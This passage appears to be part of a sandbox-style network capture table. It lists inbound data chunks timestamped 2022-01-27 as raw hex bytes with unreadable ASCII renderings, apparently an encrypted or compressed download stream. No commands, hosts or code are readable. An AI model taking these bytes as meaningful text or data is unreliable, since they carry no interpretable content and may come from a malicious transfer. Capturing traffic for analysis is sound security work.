5d 62 a5 38 19 38 32 ed 47 93 c1 fb 08 f7 78 38 18 99 1b 85 52 29 Data Ascii: lWfrCNv1/Pe;ln4j \$u`4ccRGe&}{cd7-ab:iB1Wxl=> ,y`qH<THJSp#Q52*On=6yz{zZcy6j(PwRLDPT.&#j] b882Gx8R)
2022-01-27 04:11:38 UTC	86	IN	Data Raw: 9d a7 51 a8 c8 d1 3f 8a ee 59 11 a4 f4 6e 99 a6 c5 db cf 7d 98 cc ca bf 2e fc 06 6b 1b 50 57 0d dd c2 8a 00 b5 5f 62 99 cb 40 93 26 f9 4d 0d 20 9d 2e 91 38 33 57 3e e2 0b 9a 70 87 04 76 21 d2 6d 74 75 d9 3c d3 f1 15 65 80 7a 74 09 79 1a 7f ad da bd 08 ba fc 38 0c 15 f3 6e c3 70 2a a4 bc e9 22 6b be 35 8e be f0 d5 c2 f1 5d da 01 b0 e4 02 d3 51 39 e6 9b b5 a1 2d fa c0 29 7d f2 29 6a 74 f3 30 40 e8 c2 50 12 66 82 f0 7a f7 c8 b8 d8 ac 37 a1 53 2c 37 e9 8f c2 b1 1b fd 1a 72 dd f2 48 5b 50 1e 9f 5d e2 1d 2f 83 ea 80 b9 84 39 1c d7 1e ff 6e d9 ff 87 8a 04 c3 9e b4 e8 9e b7 6a 0f a5 e3 33 ec 6d e4 b5 6b 12 53 e7 99 07 84 92 91 63 f0 5d c0 d6 d1 61 10 84 1a 84 cf 4f 09 03 af 3e fa 71 d3 5e d8 cd 72 78 2b 51 14 3d e0 51 ef 23 c1 38 dd 3c 4c 91 e1 d6 78 04 e6 bc 7c Data Ascii: Q?Yn}.kPW_b@&M .83W>pv!mu<czyt8np""k5[Q9-)}}jt0@Pfz7s,7rH[P]/9nj3mkScjaO>q^rx+Q=Q#8<Lx
2022-01-27 04:11:38 UTC	90	IN	Data Raw: a3 47 25 f4 51 0d 51 9b f3 99 fa e1 f8 28 d3 9a 84 f2 19 07 85 d0 63 d3 77 f9 f4 cb db 28 c6 b5 a5 48 1e 04 76 a8 ec 4c 73 5f f9 5c 61 b7 ac 4e e7 22 f0 89 96 ec b2 81 0b c1 1c 5d 49 04 05 e4 c6 98 2e 18 28 11 b8 65 7b 8b 7e 28 44 b8 8b 73 9b cb 2c 47 10 73 37 35 ba 57 a2 0b ef d3 4a 4f 1b a0 2e 3b 54 ab df 8e dd 25 56 50 19 e9 4f 14 b4 ca f3 de 26 8c 38 8d 9f cc 85 c6 9e 4c ba a3 d1 f3 3d 1c 73 c7 1b 27 54 a5 5d 31 5e e6 94 7b c6 e0 3e 28 9e 65 b9 5e bf 62 91 bf 59 3f 44 5e 8f 4e 48 1b 96 7a 18 20 0d 18 35 8a 87 c4 30 33 2b 29 c5 56 a0 fa af 21 0b 7d 90 da c8 2e 23 12 68 83 50 e9 43 44 64 37 97 3e 05 0d c1 c1 a7 9c d3 e0 8f a0 d4 b6 51 24 74 ea d6 8b 94 70 ed 9b ed b4 af d6 e0 bb fa c7 52 53 6d b7 af b8 c6 f3 13 08 1d dd ab 2d f3 75 7d 91 8b ad ec 6f ce Data Ascii: G%QQ(cw(HvLs_!aN"]l.(e{-(Ds,Gs75WJO.;T%VPO&8L=S'TJ1^>(e^bY?D^NHZ 503+V)!.#hPCDD7>Q\$tpR Sm-u}o
2022-01-27 04:11:38 UTC	94	IN	Data Raw: 7d 74 6c ab fe e5 a7 86 0c d8 88 a6 96 45 f5 44 81 f3 d2 70 7c 4a 3d ae 94 2c f8 3f 7d d6 d1 27 a4 66 73 6f c3 fa 5d b6 87 e9 c3 82 48 c1 90 bc 5a 4a 1d 21 73 2d bc 90 00 f4 60 ef 94 a3 f9 13 41 20 44 3f 56 47 9f 4f 40 29 52 1f 54 51 33 d6 1a f6 b5 e6 8c 7b 37 49 03 76 d8 08 fd d5 a7 9f e3 fa 3f 2d 50 4d c1 3a 37 5f 36 b3 27 2f 05 7a 82 d4 21 25 04 fc 94 20 a8 61 76 c7 00 e9 21 b6 28 46 da 06 23 52 93 fb a9 3c bf 91 f2 df b9 9e e5 41 be 50 7c bc 01 8c 68 e9 40 0e 41 df 5c 5a 28 ca c5 f5 a8 99 ab 07 66 d5 38 fc bf 66 55 63 eb b1 02 f7 59 a7 b1 36 f6 91 52 30 4e a8 db ec 40 12 3f ce d3 ad 10 30 f4 49 7a 9f 66 e1 db e7 a7 42 7b eb d4 0f fa eb 03 01 a1 03 af 0d c9 94 4c 3b a0 ad 8a 1e 68 dd c3 0c 6c 41 80 c3 c6 6c 95 5f 69 de 64 29 41 af ed cd f5 48 1d ee 1d Data Ascii: }tIEDp J=-,?'fsojHZJ!s- A D?VGO@)RTQ3{7Iv?-PM:7_6/z!% avl(F#R<AP h>@iVZ(f8fUcY6R0N@?0!zf B[L;h!AI_id)AH
2022-01-27 04:11:38 UTC	97	IN	Data Raw: e7 f2 73 d0 85 27 6d 36 68 55 18 6e ce 71 5d 78 c1 72 10 8e c1 5c 00 55 e2 b7 a4 42 e1 29 05 ca ac cb c6 7c 3c 3d 61 fd f1 bb 0f c9 27 e3 a1 74 89 98 60 fc 54 67 09 7e ec 28 4a 01 95 29 04 ca e7 b3 70 80 ba 33 90 12 28 81 62 72 d2 1e fc a3 4c e0 f2 0c ff 8a 1a d3 b5 13 ae 04 9a d1 07 a7 7f c3 98 62 d8 68 c8 0b fb 16 83 06 67 2e ab 67 63 8a 4b 2c 67 fb 08 d2 81 ed 0e 74 2f bf 77 f7 8f 04 4c 05 c7 db d7 d2 67 07 26 21 60 2e e0 4d 9a 40 4b a9 f5 40 0f 88 8b cb 50 15 35 94 f0 3d c3 a1 fc 53 fd 42 0b 82 eb e3 63 f4 ea a5 41 07 c9 f1 65 f4 6d f8 b8 50 49 43 13 65 f0 e4 ea 8a f9 b0 1f 3d f0 9f 38 10 57 7f 10 d0 09 79 3d 29 de 93 40 a5 0f a9 8b 36 c3 01 a6 d8 33 9e c3 b6 a2 14 8b 03 a8 28 33 16 6e b7 71 d7 65 2d 0a 5f 69 37 66 a3 25 fd 5d 7e fd e0 66 6b e6 48 4b Data Ascii: s'm6hUnqjxrUB)}<a^t Tg-(J)p3(brLbhg.gck,gt/wLg&`.M@K@P5=SBcAemPICE=8Wy=)@63(nqe-_i7f %)-fkHK

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	101	IN	Data Raw: c5 2d d0 56 6d c3 d4 5d 80 a0 cb 9d 20 d4 4d 0f 90 33 1b d9 80 f3 d1 f8 da a5 ab c9 f1 67 f6 6e 01 0a 77 11 75 77 3c 9a 03 56 6d d2 a1 15 30 48 e9 60 9c f2 88 83 c0 a7 21 db 4c 87 9d 15 47 7b a0 d7 29 f8 c4 df ca c6 31 67 57 a1 b2 a2 e5 10 e0 5c fa 52 c5 48 3c 71 5f 7d fd 4b 7a e8 38 26 73 5b 49 c8 f7 54 1c e6 81 35 84 9c 68 ca 32 17 91 43 f2 89 57 3f 02 5e 8e c3 a9 0e 6c 7f 7c d8 df fe 2d 36 ae c5 a1 e4 b3 62 9f 38 42 39 8f 50 05 ea fa e6 0c 84 5a 1f 82 67 0c 6e b0 14 18 11 d4 da fb 44 e3 b7 e0 b6 8d b7 42 bd 24 3b 69 4c e0 9f ec ee be 49 3b d3 86 46 45 18 59 2e fa a6 88 89 aa 0f d6 b8 b7 29 0c f6 49 73 49 12 7b 5f 3d e9 bb 6e 37 44 79 52 e1 a2 e6 af 2f 47 d7 e7 c7 32 c5 21 fb c1 d1 04 a6 06 38 72 8c 5a b1 bf 60 20 8c 6f 2f a5 9e de 60 9e 0a 87 6c 72 4f Data Ascii: -Vm] M3gnwuw<VmAOH'ILG()lgWRH<q_]Kz8&s[]T5h2CW?~! -6b8B9PZgnDB&s;ilI;FE.m)lsl[_=n7DyR/G2!8rZ' o'/lrO
2022-01-27 04:11:38 UTC	105	IN	Data Raw: 8f 66 0b 7e 5f 55 5f f1 7c 6a d2 2d fa d5 d1 2a 81 94 28 61 69 8a b8 db 14 5f 30 26 38 35 0a 0e f7 ee a2 02 d3 06 a4 20 5e d6 77 6d f8 ea 99 ad 5d e5 85 a9 01 52 ae ef ce 5b 7f 80 91 1c d9 b1 e7 3e b1 9d 53 27 ac 48 31 32 2d 5c be 84 04 21 6b 09 5e ec 6d d6 56 03 cc 62 ad f6 2d 4d d7 91 36 f4 46 d4 e5 bb ee 03 44 38 fe 6c 3d b2 74 f3 1e dd b1 8f b1 0e 33 ab 0d 4a 53 4f fb 25 23 88 f5 9c 2b 60 a7 18 bb aa bc b0 74 f9 4d 7e 62 2b 69 73 5e 5b 15 5d 09 5b 74 29 89 11 4f 78 eb bf 7b ab 68 72 3a 5a dd 4e b7 00 c5 29 c1 1b d0 7c 39 d3 fb b2 0d 5f 0e 1e 15 0d d1 01 74 af 87 c9 50 54 53 9f 62 f8 6e 00 96 cd d5 ea 7d ee a7 ca f1 28 cb 89 f5 a2 5b 5a 16 65 12 da 75 62 bb 0a 5e 4e ae 70 a7 e9 ea 28 e7 dd 35 68 04 f6 88 0f 73 70 b8 2c e6 b9 4b 3a be 11 88 0d 6d fc d7 Data Ascii: f-_ _lj_*(ai_0&85 ^wm)R[>S'H12-!k^mVb-M6FD8!-=t3JSO%#+~!tM-b+is^[P(t)Ox{hr:ZN})9_tPTsbN)((Zeub^Np(5hsp,K:m
2022-01-27 04:11:38 UTC	109	IN	Data Raw: 12 2f 34 77 c7 e6 db b2 43 12 bf a0 93 af 03 3b 98 c3 80 d0 71 98 95 9a b0 ae e7 d1 5b e1 1a ce 7c e1 89 56 e3 02 d5 9e 3c 9c 2f 6b 8e 94 25 8c 9f bf 94 8f 14 68 39 aa bb 99 2e 97 ac 2d 1d ae 39 5b 1f 6e 06 bf fd 6b b8 fd ec fc 88 5a 76 2f 28 5d 61 3f 3f b5 8c c0 48 86 45 59 15 21 8d 86 b9 43 5c f5 2a e5 03 df ae ed 93 81 41 37 47 98 6a 91 8f fd 6d 7f 0f d1 22 e1 bf 8d 25 3b 4b 94 76 f1 d7 70 06 c4 e5 c5 be 75 44 8d 1f 79 99 94 df 5a 14 b2 c0 51 15 62 e9 16 be 01 e0 fc 66 ce 6b 01 70 1c 50 a6 51 0b c1 c5 8a f6 ff 4b 1b 5f 8e 7d 59 2f e4 43 c0 ad d3 ac 3a 69 07 3b e8 7e ed db 8d ba 69 6d 31 95 e0 91 0f b5 f5 e8 c0 38 69 e9 9a 3d f7 8f 52 cf 57 bb 81 7f 36 aa 00 7e 59 a8 3f b5 c8 10 8f 3e b1 4f d3 9d 47 8e f1 61 fb 73 de f3 ff 33 ef 65 69 29 48 de 97 94 a3 Data Ascii: /4wC;q[V<k/%h9.-9[nkZv(Ja??HEY!C!*A7Gjm"%;KvpuDyZQBfkpPQK_}Y/C;i;-im18i=RW6~Y?>OGas3ei)H
2022-01-27 04:11:38 UTC	113	IN	Data Raw: 0b 26 75 72 aa 05 78 07 5a 0b 45 7c 4e f0 b5 ea 31 32 fe a3 fc c8 25 28 7e 13 35 75 22 43 3e 2f 59 74 e6 50 a4 9b ed 83 7e cd 91 58 df 3f 32 6b ff a5 7a 03 d3 9a 11 d8 57 28 75 63 ec 11 30 84 fb a7 31 39 1e 98 de 02 4e d4 ce b8 1f d9 4d f3 25 77 9c 29 e3 8c 59 b3 f3 3a 71 22 6d 84 fe 9f a2 e1 ba df c3 a4 f7 28 1f 32 c0 49 9e 7f 37 2d 76 fe f2 59 a4 7f e0 db 5d 12 1d a6 5f aa af 5f c2 b7 be 58 18 50 e9 be 69 75 5c 68 b6 5c 29 d0 e2 01 ae 18 57 89 f4 bf db 01 6f a5 cb d3 f5 fd c0 07 89 27 f1 20 29 21 cb f3 4a 15 60 da 26 f5 8f 29 2b 47 04 4c 33 50 59 15 28 86 76 57 0f f7 14 98 04 17 58 7d 01 99 5f f7 3f 06 61 3f 34 0d 30 a0 3e 86 66 a4 d2 f0 8a 12 63 23 42 97 01 f9 fd 0c 30 43 0f 54 88 73 6f b2 4a e2 a5 78 70 a3 4c ef 96 1e 49 71 3b 51 aa 81 74 b6 a7 0b Data Ascii: &urxZE N12%(-5u"C">/YtP-X?2kzW(uc019NM%w)Y:q"m(217-vY___XPIuh!)@Wo')!J'&+GL3PY(vWX)_?a?40>fc#BOCTsoJxpLlq;Qt
2022-01-27 04:11:38 UTC	118	IN	Data Raw: ff 61 5c d7 bf e2 d4 5d 99 8c 8e ad 39 dd ac 94 eb 80 9c 04 75 39 3b 08 c0 b1 a7 1b 1d df eb ce 91 70 89 f1 44 90 68 73 99 6b 96 ad 6b 13 14 15 d7 3c 82 b7 8a 8a 45 57 c5 d1 1e 6d 40 04 e2 9b cb b1 ff f6 0c ad 7b ac 9f c0 64 86 b6 62 71 45 a1 4b 12 88 d3 09 8d 23 29 6f 56 7b 62 bb 40 aa 26 6d 9f 65 2f 1e a9 9f 35 f7 e9 88 5e db 58 d4 3e dd 67 85 89 02 5a f1 f4 41 ab f1 26 c7 8f 67 af 03 51 bb 93 2f 52 7c 8d 68 ce e4 36 1c f0 72 64 66 fd c2 51 74 98 9d d2 8f bd 1e 64 b4 f1 78 b1 7c 4f a6 be d7 1c a1 dd 29 6e f1 ca 51 80 6c 11 b0 7d f4 02 13 05 bf 1a 6e 5b 41 d0 d4 8b 80 1b 60 7a a0 9f 90 05 11 33 ac 68 24 ea ae 1d ff a4 0d df c3 28 34 23 a5 47 2a f5 3b 71 c7 df a2 0e f3 2d 02 73 c4 75 d9 ae 7e 31 ad 60 3c 93 79 8b 7f a3 3d 68 2d 11 6e de f9 27 52 6c 07 Data Ascii: a 9u9;pDhskk<EWm@[dbqEK#)oV[b@&me/5^h>WZA&gQ/R h6rfdQtdx O)nQ]n[AM'z3h\$(4#G;q-su~1<y=h-n'RI
2022-01-27 04:11:38 UTC	122	IN	Data Raw: 88 53 a2 17 09 82 96 4a 8d 30 99 47 61 7f 69 75 c6 fa b7 12 8d 09 94 0e e9 2d e3 01 91 cf 7a 5e b5 69 e5 71 ee fa 83 fc 9a e5 59 4e 70 0f fb cb 38 03 69 c5 db ea ac ec 33 19 83 12 fd 8b 7c a4 7f 95 25 3a 80 a6 94 3a e5 a3 d6 f1 92 af b1 85 25 74 5b 39 1d 08 a9 76 df 43 31 6d 6d 7a 64 f5 ff 49 8d 9d f2 9e ae b9 c6 4e 74 84 16 b8 bd 91 fd 14 ad 15 0c d2 99 32 45 d2 1a 82 30 f5 f3 51 84 e9 49 bb 5e 6b 27 a4 49 10 74 cf 79 d4 f0 e2 ff 9f 4c 58 9c 8f 46 cc 7f 1c 36 a6 b8 78 d3 d2 24 30 d2 67 f4 68 2d ab 27 05 4e bc e6 95 67 89 69 48 ab 15 58 75 bf be ad 8e 81 34 03 a4 f9 2a a6 3e 8c 36 fd e5 3c a0 84 5f 6f 07 7a 4b 68 6c fd 57 17 f6 15 29 16 d3 dd 77 d9 32 b3 d7 92 da f1 2c 0c e3 45 1f 35 ad 18 40 85 08 8b ec bb 05 b5 99 b6 9e ac 8a 42 14 3b 7f 13 45 bf e4 04 Data Ascii: SJ0Gaiu-z^iqYnNp8i3 %::%t[9vC1mmzd Nt2EOQI!^k'ltYLXF6x\$0gh~NgihXu4?>6<_ozKhlW)w2,E5@B;E
2022-01-27 04:11:38 UTC	126	IN	Data Raw: 16 b7 94 c2 c1 56 a3 a3 e1 2a e0 7d be 81 d4 ae ee 28 22 95 fb d8 24 00 09 d3 ea d9 7c 68 45 ed 92 3f 6d d3 ad 10 e4 13 ae 0f 81 c2 30 aa 7a 0b 4a 3f d5 5e 1d 38 e5 7c e5 07 34 25 57 24 a3 55 85 cd fe 48 25 05 b2 eb b6 3e 57 a4 5f 08 e6 af b0 1c e1 c0 c1 5e e9 16 ce aa d4 5f 99 fb 80 58 93 3a e5 99 54 74 8a 30 db f4 3c 92 c7 fa 1c 1d 86 b9 14 ad fc 8d 01 7f 6d 80 c7 1e ee cb 5d 38 aa 4e 73 01 b3 47 c4 58 bc 43 a3 68 cc a6 c4 3e 5e df f3 26 fe d9 64 59 3c 51 c3 fa 6b ca 67 f2 97 5a 3b 44 12 fe 27 c8 9f af 04 a1 39 82 06 b6 88 24 6d c6 c0 dc 40 2f 51 49 6d 4b 2f 98 97 5c 0d a5 dd 14 a9 ba 50 79 19 05 03 e7 cc f7 6c 64 ce e3 59 88 52 fe ba 28 fd 08 0b b8 ac cb 44 66 b7 48 e0 a3 8c 88 30 98 73 35 87 fc 5d 84 65 6e ce 00 ba ea 5d 94 65 00 0b c2 19 96 20 7d Data Ascii: V* ("\$ hE?m0zJ?^8j4%W*UH%>W_^_X:Tt0<m]8NsGXCh>^&dY<QkgZ;D'9\$m@/QlMkA PyldYR(DfH0s5)en e }
2022-01-27 04:11:38 UTC	129	IN	Data Raw: ca bf f5 66 df 58 c9 f0 c4 58 d3 8a ff a5 9b 75 1f c7 69 3b d8 12 2d 12 c0 ca 54 0d 7a 83 14 2c 4d b3 ff 56 9c 73 2a 30 b4 d1 d9 83 97 4f 1e d6 91 8d ee 1a b9 32 30 33 e0 4b 1c 08 22 ff 63 89 9a ad 24 e8 42 ca 75 52 fb a0 07 59 5d 9b 07 13 fe 49 6e 83 bf 0f d1 95 9d 4e 9a 4e a5 42 11 c9 28 8b 82 68 d1 c2 88 1f b6 67 b0 b6 d2 7c d4 da 04 b6 36 ac d4 3a e7 57 88 2a 2a b8 18 a7 c1 7c 55 3d 77 93 88 96 06 97 64 93 78 1a 73 55 5f 79 eb a4 99 12 ca 34 1c 17 ab 86 95 0c 3 49 9e fb 92 cb 8a f8 cd 4d 1e e0 d9 01 b1 a2 c5 e8 54 5e 32 bc b6 d3 1c ff dd c9 1d 36 c7 c0 df 1e f6 d3 f6 3b 6a d6 c8 ad 20 1d 12 92 dd 5c fa 90 37 e1 fd 0a cf 6c f2 49 cf e2 a5 12 06 49 5c 34 4f 63 51 12 44 b0 d1 86 c2 bb f3 25 84 63 eb af 15 24 53 63 a7 5a d7 b0 21 22 71 bf 65 a0 23 5c 5d Data Ascii: fXXui;-Tz,MVs*0O203K"\$c\$BuRY nNNB(hgl6:W** U=wdxsU_y4IMT^26;j vIIII4OQCQD%\$c\$Z!'qe#
2022-01-27 04:11:38 UTC	133	IN	Data Raw: fe aa e5 24 df df 71 0a c8 0e cb ed ec 98 4f b1 82 52 2a a6 ce 5b 90 2c df dc a6 8b 21 3a 23 4d 59 59 ba c9 b8 8c 95 22 2f cc 18 25 a9 67 ec a6 b1 95 30 40 83 36 e1 a8 cf f9 e7 b2 be bb 09 62 df 70 cd d4 c0 95 59 fe f9 92 b0 b9 9b 90 38 07 5c 99 41 60 68 ae 19 de c5 cb 76 c6 e8 40 e2 99 d5 52 0d f0 88 e5 26 e9 72 64 60 dd 40 67 de 96 e6 87 68 6b 8e 30 2e b5 72 22 d2 93 14 97 2d a4 0f 5c 40 3d 16 ac cc 5d 51 19 38 40 b7 f3 86 b5 6f 52 38 00 65 20 92 80 ef e7 d0 87 e0 27 6b 0c fb 13 dc c1 37 b2 3c d7 04 de f7 01 d4 a9 2c 50 2e 06 65 78 97 93 19 6f 1b d2 d4 fa 4e 5d ad 37 d2 3d de 66 b6 95 1e 32 f8 87 ba d7 9e a0 76 eb 3d 18 52 d1 94 d6 fd 5a ce 6c 63 3d 78 ae 11 20 31 e6 71 71 09 af 17 7f 53 99 61 30 b3 be 56 58 e2 71 43 a0 22 91 70 39 cf 21 b2 12 46 e9 81 Data Ascii: \$qOR*[,!:#YYY"/%g0@6bpY8IA'hv@R&rd'@ghk0.r'~!@=> Q8@oR8e 'k7<,.P.exoNj?f2v=RZlc=x 1qqSa0VXqC"p9lF

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:11:38 UTC	137	IN	Data Raw: e5 98 cb 8e b8 d4 26 86 fb a2 d6 d2 e8 8c e6 e0 eb d3 27 09 e4 0a 97 a4 6a 33 b0 1f 93 0a 7e 39 53 1f b4 47 53 af d1 82 b6 66 42 45 78 70 94 8e 9d 05 ce 53 9c dd fc f5 13 ff 0f d0 c3 91 75 bb f9 2b aa 0f 54 cc 9d 84 b3 88 50 d7 92 af a1 63 33 33 7a b5 19 19 a9 08 c0 35 ea ad 00 f0 58 8b 6b 2a 2b 53 11 40 7a 9b 97 6b e1 39 1e 35 2a a4 62 cc c9 67 89 7b b0 cf 82 5a 19 c3 d9 e7 63 b5 1c 2e 26 ac 5c 0a 34 45 ae 9e ab 7a b0 49 fc d2 8a 07 6b e7 c3 67 09 57 8a 3d 56 64 8a 70 c3 5f 4e 0f 3a 8f 90 6d 80 f5 63 74 32 9f 5f e1 7d a8 06 a4 e6 6d e1 b1 eb c9 7a d8 50 a6 e3 4a c6 2d dd b7 4f c6 06 1f df 85 c6 50 ba 27 4c 09 59 d6 08 17 8b d6 d3 97 bb 32 3c e6 64 94 20 ac b2 6e b6 50 f9 56 40 76 ce 5f 18 a2 93 92 b4 a1 ce a0 56 60 2d 28 48 9d 59 d7 48 c6 26 5f af 64 Data Ascii: &-j3-9SGSfBExpSu+TPc33z5Xk+S@zk95*bg{Zc.&\4EzIkgW=Vdp_N:mct2}_mt{(P@.OP'LY2<d nPV@v_V'-(HYH&_d
2022-01-27 04:11:38 UTC	141	IN	Data Raw: ac d3 59 28 52 29 87 d1 9f 95 1c 7a 1e b8 cd 7b 26 66 fd f8 e0 19 b6 5f 88 93 11 c1 5c f0 5d 24 4e da d0 73 fc e1 bd 73 e3 aa 05 9c 93 ed da ca fa 5c 79 8f b3 d1 bd c8 8b fd 85 2d 3e 53 2a ee fd 7d 4b aa 7a a5 4c 90 f3 7a 03 77 99 f6 35 01 bc 1c b0 25 73 99 90 cf 20 fc 2e d6 f1 be 4e 30 e3 2a 6e 65 47 d3 1f dc 31 c9 5c 72 7f a6 9e 23 fe e7 7a b5 9f a6 31 47 a7 2e 8b 5a b6 98 e6 30 ce c1 7b c2 b1 e2 9a e8 76 11 45 61 c9 5f 21 cb 79 1a 6e 6e 5c 85 ab 8a a3 c5 23 36 72 c7 6e 98 96 8e ef 0e 13 ee 4a 8e f9 d4 72 6f 53 dc 64 03 83 f5 6c ad eb c8 09 3b 29 e5 20 ae cd 53 fd 16 f2 04 7a bf df 43 59 20 50 03 a5 e2 87 b0 ee 22 79 e7 65 fc 21 bb bd b5 ae df 29 23 10 fd e3 bc 80 1d 30 c5 30 d0 bd 41 7c a9 d0 f7 08 f6 b5 fb 8f 2b 44 1b 96 4b 22 81 7c 31 51 53 21 c7 58 Data Ascii: Y(R)z{&f_]\\$Nssly->S*)KzLzw5%\$s.N0*neG1v#z1G.Z0{vEa_!ynn#6rnJroSdl;} SzCy P"ye!)#00A +DK"}1QS!X
2022-01-27 04:11:38 UTC	145	IN	Data Raw: 52 29 aa 03 dc 6e 79 34 38 d4 9c 79 be 3d 68 4c 51 ad 96 5c 9c c1 01 0c 18 c3 ec 9d 6e 74 08 0d 29 9b bb 93 ee d1 3e dd 4f 4e 0e 4d d1 3d 4b 7f d7 39 b8 43 79 f1 70 9e f5 4d aa 19 59 57 2f 88 dd e7 00 f4 fc 25 ed b7 aa 50 4a 2d 0f 3a aa 22 37 39 54 9d 29 f4 af 1e 0f 86 94 02 15 dc df 20 98 f2 ad e6 47 54 cf 9f 3b c8 4a 4a 96 53 fd 05 21 d4 9d 96 8f 51 1a 7b 82 32 c5 75 fc f3 73 46 28 38 49 91 8a c3 0d c8 48 38 56 68 02 f9 2b 4f ef e1 b0 22 4a 4b cc 00 17 ce 68 b6 a5 51 59 bf f3 ad ff 80 2e 90 9a 1f de 98 73 76 aa dc 63 7e 03 6e 73 68 86 70 5a 6c b2 8c 86 ec 5c b9 5e c9 d1 0d 70 cd 20 92 1f b2 31 84 7d fa ae 51 24 f7 43 0d ac 91 8a 0a af b1 58 42 6c da 7f 73 c7 13 e5 fc 32 ed 4e 87 9d 5d ce 6d 79 42 74 de f1 fe a1 0b a2 c5 f6 42 17 4f 5a af 7b 62 cd 7e c7 Data Ascii: R)ny48y=hLQInt)>ONM=K9CypMYW/%PJ-:"79T) GT;JJS!Q{2usF(8IH8Vh+O"JKhQY.svc~nshpZl\^p 1}Q\$C XBls2NjmyBtBOZ{b~
2022-01-27 04:11:38 UTC	150	IN	Data Raw: c1 01 fd 0e 9f 1d 0f e2 38 de 3d f2 41 21 72 40 68 13 39 fb 5f 55 b4 79 41 1e 4d 8d 9c f9 b7 72 70 5f c2 7d 93 a1 72 26 af 6d 98 f5 cb 68 6a 40 a6 a9 67 e8 97 7a 8c 86 b1 01 64 cd 79 02 47 00 f7 db 78 70 16 08 27 c4 b8 fd a2 67 ae d0 b6 aa bf 6b a4 29 19 ce d9 db 36 2e 70 2d 8b 21 0d 48 57 1d dc a7 07 12 5b db 1e 7b df 9b 78 06 17 a3 27 c4 38 39 d8 cf 79 d5 7f 8f e3 dd f3 a6 c8 44 7c 59 56 c9 d8 ca 6d e7 10 82 c7 3f d5 1a 78 71 f7 00 ae 44 6b 94 6b fe 89 2c f7 95 94 b2 d1 cc 7a 9b 8f 90 11 69 42 29 4e b7 66 25 57 d1 a0 99 74 9f 3b af bb 94 43 c3 8f 7c 93 95 5e 87 c4 c3 ab 66 79 5c 7b cc af 4c 1a 76 92 99 ec aa 91 f1 8c d6 ce 03 18 45 b2 80 b2 c6 8a e5 39 dc 8b ed 69 b0 44 83 ec a1 56 7f dd 5c 6f fe ab 8f fa a7 3b 9d e8 8f d7 f9 b3 b8 ce a6 a7 3d c3 07 46 Data Ascii: 8=Alr@h9_UyAMrp_Jr&mjh @gzdyGxp'gk)6.p-!HW[{x'89yD}YVmw?xqDkk,ziB)Nf%Wt;C ^\y{Lve9IDV\o;=F
2022-01-27 04:11:38 UTC	154	IN	Data Raw: 0b cb 73 b8 a6 54 d2 b9 64 d1 10 c3 48 98 c7 17 97 24 2a 1b 69 2c a7 08 7b 11 43 9e a2 86 0f f4 cb 17 dc 92 d6 3b 82 1a 81 0e ae e6 6e e5 83 d9 38 40 25 87 66 45 17 b2 2c b7 53 46 90 98 8b ba 6f 95 fb b8 ef 7c af 38 b2 50 db c5 4e 67 c1 68 e8 b7 60 6f 5a 3f af 8a 8d 29 ba c9 9d c7 a2 b9 c0 78 b5 8d 59 41 fa 27 0e a8 29 ec 73 ac a9 43 19 c1 e8 19 34 bf 02 ee 37 c7 7d 96 45 9b 99 e7 3b 81 3c 75 2b ed 89 40 a5 6e 8c 63 36 56 07 3a c6 a3 1b eb 28 a3 78 cf 4d 1e 9f 89 86 d7 68 74 ed b6 f0 25 a3 00 dc e7 97 79 21 3d f4 2b 58 04 15 93 29 4d 47 20 8a 6e 87 9f 2c b5 2b 66 9d 62 88 0d 21 ca f4 22 8f 75 71 10 5f ae d6 09 dd 27 08 48 8b da f4 6c 73 fe b7 d7 aa c6 ea 88 5a 99 c6 31 63 a9 10 c9 29 92 5b 36 f6 6f f8 57 14 5c 49 24 b4 75 20 12 42 8c 1f d1 07 c6 a8 80 42 Data Ascii: sTdH\$*i,{C;n8@%fE,SFo 8PNgh"oZ?)xYA)sC47}E;<u+@nc6V:(xMht%y!=-X)MG n,+fb!"uq_'HlsZ1c)[6oWl!\$u BB
2022-01-27 04:11:38 UTC	158	IN	Data Raw: 6a 0d ab 9e 26 c4 fc f0 45 db f8 bb 2b 5e 98 56 6f 14 4b c0 48 96 2d 04 f5 ac ee 5c 13 2e e2 fe 59 9a 59 e2 8a 7e 5b ad 67 9f fc 5a ae eb a1 fd 34 61 9d ed cd 63 78 3b ab 48 45 b7 8b 6d ce 2d 6b 1e d0 ce 27 7f dd fc 66 7f 7a c3 5e 59 20 ef 27 5f 93 12 20 ee 16 e3 8b 56 1c 37 82 f8 4f ff 9f af ae c8 b9 ed d4 df ae 09 52 0f 2f 1c 7b 4b 56 42 63 41 79 e0 9b d5 8e c2 44 b6 fd c0 06 1d d4 9a a0 f2 74 4a 60 5b 7e cf 7a 24 8d 26 fa 1c 00 88 02 72 7a a6 e0 8e d7 a6 e0 d7 d5 fe 22 ce cd 9d c2 30 00 86 84 30 eb ab 8b ec 81 24 17 24 11 8f fc 01 c0 fa 52 fc 94 0a f8 d1 2b 07 b8 2e 91 cd 22 62 4a d1 53 ac d3 27 b0 da 2e b1 8a cd de f6 3a f2 2c df f2 91 7f cc d4 12 b5 61 3a 14 ba c7 4c ff 73 6b 10 50 9a 57 b7 df 61 b0 68 f7 15 99 96 72 ab b6 2c c3 65 9c 17 5a 2e 30 d2 d6 24 e0 f2 5a 91 c7 3c 73 74 ec e5 67 bd 43 b7 30 f7 6c f5 8b ed 0f 0f 4d fb 62 5b 41 2b 66 50 b0 c4 ea 88 eb e2 8c 13 ba Data Ascii: j&E+^VoKH-.YY~[gZ4acx;HEm-kfz^Y '_ V7OR/{KVBcAyDtJ}[-z\$&rzK&q[o-a^KNW&e.<ujt\$;>w?+~A<UPVmzL>Ly)
